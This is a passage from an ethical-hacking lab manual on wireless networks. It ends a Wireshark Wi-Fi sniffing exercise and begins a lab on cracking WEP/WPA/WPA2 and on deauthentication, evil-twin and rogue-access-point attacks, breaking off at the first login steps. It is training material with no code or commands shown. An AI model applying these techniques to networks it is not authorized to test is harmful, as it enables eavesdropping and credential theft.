
19. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

20. The **Wireshark Network Analyzer** window appears; double-click the wireless network interface (in this case, **wlan0mon**) to start capturing network traffic.

Module 16 – Hacking Wireless Networks



21. Wireshark starts capturing network traffic. Note that the captured wireless packets are labeled **802.11** under the **Protocol** column, as shown in the screenshot.



Module 16 – Hacking Wireless Networks

Note: In a real-life attack, attackers use packet capture and filtering techniques to capture packets containing passwords (only for HTTP websites), perform attacks such as session hijacking, etc.

22. This concludes the demonstration of how to find Wi-Fi networks and sniff Wi-Fi packets using Wireshark.
23. You can also use other wireless traffic analyzers such as **AirMagnet WiFi Analyzer PRO** (<https://www.netally.com>), **SteelCentral Packet Analyzer** (<https://www.riverbed.com>), **Omnipeek Network Protocol Analyzer** (<https://www.liveaction.com>), **CommView for Wi-Fi** (<https://www.tamos.com>), and **Capsa Portable Network Analyzer** (<https://www.colasoft.com>) to analyze Wi-Fi traffic.
24. Close all open windows and document all the acquired information.
25. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Wireless Attacks

Various tools and techniques can be used to launch attacks on target wireless networks and so test their security status.

Lab Scenario

As an expert ethical hacker or pen tester, you must have the required knowledge to perform wireless attacks in order to test the target network's security infrastructure.

After performing the discovery, mapping, and analysis of the target wireless network, you have gathered enough information to launch an attack. You should now carry out various types of attacks on the target network, including Wi-Fi encryption cracking (WEP, WPA, and WPA2), fragmentation, MAC spoofing, DoS, and ARP poisoning attacks.

WEP encryption is used for wireless networks, but it has several exploitable vulnerabilities. When seeking to protect a wireless network, the first step is always to change your SSID from the default before you actually connect the wireless router to the access point. Moreover, if an SSID broadcast is not disabled on an access point, ensure that you do not use a DHCP server, which would automatically assign IP addresses to wireless clients. This is because war-driving tools can easily detect your internal IP address.

As an ethical hacker and pen tester of an organization, you must test its wireless security, exploit WEP flaws, and crack the network's access point keys.

The labs in this exercise demonstrate how to perform wireless attacks using various hacking tools and techniques.

Lab Objectives

- Find hidden SSIDs using Aircrack-ng
- Crack a WEP network using Wifiphisher
- Crack a WEP network using Aircrack-ng
- Crack a WPA network using Fern Wifi Cracker
- Crack a WPA2 network using Aircrack-ng
- Create a rogue access point to capture data packets

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Linksys 802.11 g WLAN adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 100 Minutes

Overview of Wireless Attacks

There are several different types of Wi-Fi attacks that attackers use to eavesdrop on wireless network connections in order to obtain sensitive information such as passwords, banking credentials, and medical records, as well as to spread malware.

These include:

- **Fragmentation attack:** When successful, such attacks can obtain 1,500 bytes of PRGA (pseudo random generation algorithm)
- **MAC spoofing attack:** The attacker changes their MAC address to that of an authenticated user in order to bypass the access point's MAC-filtering configuration
- **Disassociation attack:** The attacker makes the victim unavailable to other wireless devices by destroying the connectivity between the access point and client
- **Deauthentication attack:** The attacker floods station(s) with forged deauthentication packets to disconnect users from an access point
- **Man-in-the-middle attack:** An active Internet attack in which the attacker attempts to intercept, read, or alter information between two computers
- **Wireless ARP poisoning attack:** An attack technique that exploits the lack of a verification mechanism in the ARP protocol by corrupting the ARP cache maintained by the OS in order to associate the attacker's MAC address with the target host
- **Rogue access points:** Wireless access points that an attacker installs on a network without authorization and that are not under the management of the network administrator
- **Evil twin:** A fraudulent wireless access point that pretends to be a legitimate access point by imitating another network name
- **Wi-Jacking attack:** A method used by attackers to gain access to an enormous number of wireless networks

Lab Tasks

Task 1: Crack a WEP network using Aircrack-ng

Based on the principle of “security through obscurity,” many organizations hide the SSID of a wireless network by not broadcasting it. Because they are part of the security policy of an organization, SSIDs can be used by attackers to breach the security of the wireless networks. However, hiding an organization’s SSID does not, in fact, add any level of security.

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. The program runs on both Linux and Windows.

Here, we will use Aircrack-ng to reveal a hidden SSID.

Note: Before starting this task, configure the target access point (**CEH-LABS**) with WEP encryption and a hidden SSID.


Note: Ensure that more than one machine or device is connected to the access point (**CEH-LABS**).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

